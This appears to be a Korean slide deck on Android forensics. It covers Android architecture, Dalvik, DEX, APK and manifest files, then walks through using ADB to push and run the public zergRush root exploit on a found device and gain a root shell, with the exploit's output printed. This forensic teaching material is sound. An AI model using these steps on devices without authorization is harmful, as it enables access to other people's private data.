Android Forensics 101

Posquit0

pbj92220@postech.ac.kr

http://Posquit0.com

I Can Do It !!

개요

- Android OS에 대한 **기초적인 지식**을 알 수 있다.

- Android 시스템에 접근할 수 있다.

INDEX

Android OS

안드로이드의 정의

- 모바일 기기를 위한 **리눅스 기반**의 운영체제

- 안드로이드는 운영체제, 미들 웨어, 그리고 핵심 어플리케이션을 포함한 모바일 장치를 위한 **소프트웨어 스택**

안드로이드의 구조

- 리눅스 커널 기반
- 미들 웨어
- C/C++로 작성된 Native Libraries 및 APIs
- 어플리케이션
- **Dalvik 가상머신**

Java

C/C++

Kernel

Dalvik 가상머신

- 모바일 기기(**적은 메모리**)의 요구사항에 최적화
- 동시에 **여러 가상머신**을 실행시킬 수 있도록 설계
  - **한 어플리케이션 당 하나의 가상머신을 가진다.**
- 프로세스 독립, 메모리 관리, 쓰레드 처리에 등 대부분의 기능은 커널의 지원에 의존

- **Dalvik 가상머신은 Java 가상머신과 다르다.**

- Java VM을 사용하지 않는 이유
  - Sun 라이선스를 피하기 위한 전략

Dalvik VM과 JVM

- CPU는 피 연산자를 저장하는 위치에 따라 레지스터 기반 프로세서와 스택 기반 프로세서로 나눌 수 있음

- Dalvik은 **레지스터 기반**의 방식
  - 레지스터를 사용하여 연산하는 방식
  - Double과 Long은 2 개의 레지스터, 나머지는 1 개의 레지스터를 사용
  - 레지스터가 CPU 내에 존재하기 때문에, **속도가 매우 빠름**
  - Instruction이 가독성이 있으므로 **디버깅에 유리**
  - 메모리 상의 **명령어 길이가 길어짐**

Dalvik VM과 JVM

- JVM의 경우, **스택 기반**의 구조를 가진다.
  - Double과 Long은 2 개의 스택 공간, 나머지는 1 개의 스택 공간을 사용
  - JVM은 CPU에 직접 Instruction을 수행하지 않고 스택에서 피 연산자를 뽑아내어 이를 별도의 메모리 공간에 저장하는 방식을 취하고 있다.
    - ✓ 이러한 메모리 공간을 PC Registers라고 한다.
  - Context switch가 일어날 경우, 레지스터 기반 프로세서는 모든 레지스터의 상태를 저장해야 하지만, 스택 기반 프로세서는 각 프로세스마다 스택을 할당하기 때문에 스택만 변경하여 해결할 수 있음
  - 메모리 액세스가 필요하기 때문에, **속도가 떨어짐**

DEX


- **Dalvik Excutable**
- Dalvik 가상머신에서 동작하도록 컴파일 된 코드
- 클래스 파일을 dx 툴을 통해 DEX 파일로 변환
- Java 바이트 코드를 변환한 Dalvik 바이트 코드 사용
- 여러 클래스 파일에 들어있는 중복된 정보를 재사용
  - Jar 파일에 비해 **필요 공간이 절반 정도로 줄어듬**

APK

- Android Package file
  - 어플리케이션은 **APK 포맷**으로 패키지화 되어 있다.
- **JAR(Java Archive) 포맷**의 변형
- 표준 ZIP 압축 포맷
  - 7-Zip, Alzip 등의 압축 프로그램으로 내용물을 확인할 수 있다.

APK Architecture

- 폴더
  - META-INF
  - res
  - Assets
  - libs(native library)
- 파일
  - *AndroidManifest.xml*
  - *classes.dex*
  - resources.arsc



AndroidManifest.xml

- 모든 어플리케이션은 반드시 **AndroidManifest.xml** 파일이 최상위 폴더에 존재
- 어플리케이션에 필요한 **Permission** 설정
  - 어플리케이션 별로 퍼미션 설정
- 주요 컴포넌트(Activity, Service, broadcast receiver, content provider) 에 대한 동작 설정

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.posquit0.viewpager"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk android:minSdkVersion="10" />

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name" >
        <activity
            android:label="@string/app_name"
            android:name=".ViewPagerActivity" >
            <intent-filter >
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

classes.dex

- DEX 포맷으로 구성
- 어플리케이션 내의 모든 코드를 포함

Accessing to The Device

개요

- 안드로이드 기기 내의 **모든 데이터에 접근**을 하기 위해서는 권한이 필요하다.
- 분석을 진행하는 동안 **root 권한**을 얻어 분석을 진행할 수 있다.

시나리오

- 중요한 정보가 담긴 안드로이드 기기를 습득
- 기기 내의 정보 획득이 목표
- 루팅되어 있지 않은 안드로이드 기기

- 가정
  - 기기의 디버그 모드는 켜진 상태
    - ✓ 만약 디버그 모드가 꺼진 상태라면, 환경 설정에서 킬 수 있다.

준비물

- 안드로이드 SDK (Software Development Kit)
  - 구글에서 **무료**로 제공
  - 주로, **ADB (Android Debug Bridge)**를 많이 사용할 것임

ADB 셸 접속하기

- 안드로이드 기기를 USB에 연결
  - 그 전에, 해당 장치에 대한 **드라이버를 설치** 할 것

- ADB를 통해 기기가 인식되었는지 확인

```
posquit0@posquit0-server:~/workspace$ adb devices
List of devices attached
HT07AP800604    device
```

- ADB 셸에 접속한 뒤, 현재의 UID를 확인

```
posquit0@posquit0-server:~/workspace$ adb shell
$ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics), 1004(input), …
```

권한 상승

- 현재 유저 레벨은 **"shell"**이다.
  - 안드로이드의 **기본 사용자 유저 레벨**
  - 시스템 접근에 대한 많은 **제한**을 가짐

- 루트 권한을 얻기위해 Exploit을 사용
  - 현재 버전들에 대해 잘 작동하는 수 많은 Exploit이 존재
  - **흔히 말하는 "안드로이드 루팅"과는 다른 개념**
  - 일시적인 권한 상승
    - ✓ 안드로이드 기기를 재 부팅 시 원상태로 복구

권한 상승

- 우선, Exploit을 장치에 업로드 해야 한다.
  - 쓰기 권한이 있는 곳을 탐색
  - **"/data/local/tmp/"**는 쓰기 권한이 가지고 있음

```
posquit0@posquit0-server:~$ adb shell
# ls -l /data/local/
drwxrwx--x shell    shell             2012-02-05 13:56 tmp
```

  - adb push 명령어로 기기 내에 파일을 업로드 할 수 있다.
    - ✓ 다운로드는 pull 명령어를 사용

```
posquit0@posquit0-server:~$ adb push zergRush /data/local/tmp/
349 KB/s (23060 bytes in 0.064s)
```

권한 상승

- 업로드한 Exploit에 실행 권한을 부여

```
posquit0@posquit0-server:~$ adb shell
# chmod 755 /data/local/tmp/zergRush
# ls -l /data/local/tmp/zergRush
-rwxr-xr-x shell     shell        23060 2012-01-27 12:28 zergRus
```

권한 상승

- Exploit을 실행
  - 현재 실행된 ADB 데몬을 종료시키고, root 권한으로 다시 실행시켜 준다.

```
# /data/local/tmp/zergRush

[**] Zerg rush - Android 2.2/2.3 local root
[**] (C) 2011 Revolutionary. All rights reserved.

[**] Parts of code from Gingerbreak, (C) 2010-2011 The Android Exploid Crew.

[+] Found a GingerBread ! 0x00000118
[*] Scooting ...
[*] Sending 149 zerglings ...
[+] Zerglings found a way to enter ! 0x10
[+] Overseer found a path ! 0x000150f8
[*] Sending 149 zerglings ...
[+] Zerglings caused crash (good news): 0x40119cf4 0x0064
[*] Researching Metabolic Boost ...
[+] Speedlings on the go ! 0xafd25147 0xafd39267
[*] Popping 8 more zerglings
[*] Sending 157 zerglings ...

[+] Rush did it ! It's a GG, man !
[+] Killing ADB and restarting as root... enjoy!
```

권한 상승

- ADB 셸에 다시 접속을 시도
  - 데몬이 Exploit에 의해 죽어 있어 다시 실행
    - ✓ 이 때, **root 권한으로 실행**되게 된다.
  - 접속 후, UID를 확인

```
posquit0@posquit0-server:~$ adb kill-server
posquit0@posquit0-server:~$ adb shell
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
# id
uid=0(root) gid=0(root)
```

- **루트 권한을 획득!**

질문 및 답변

참고 자료

1. Thomascannon

   Project: Android-reversing

- **Android Forensics: Lock Protection**
  - 다루는 내용
    - ✓ 안드로이드 내부의 Lock 기능
      - 패턴 잠금
      - PIN / Password 잠금
    - ✓ 어플리케이션의 Lock 기능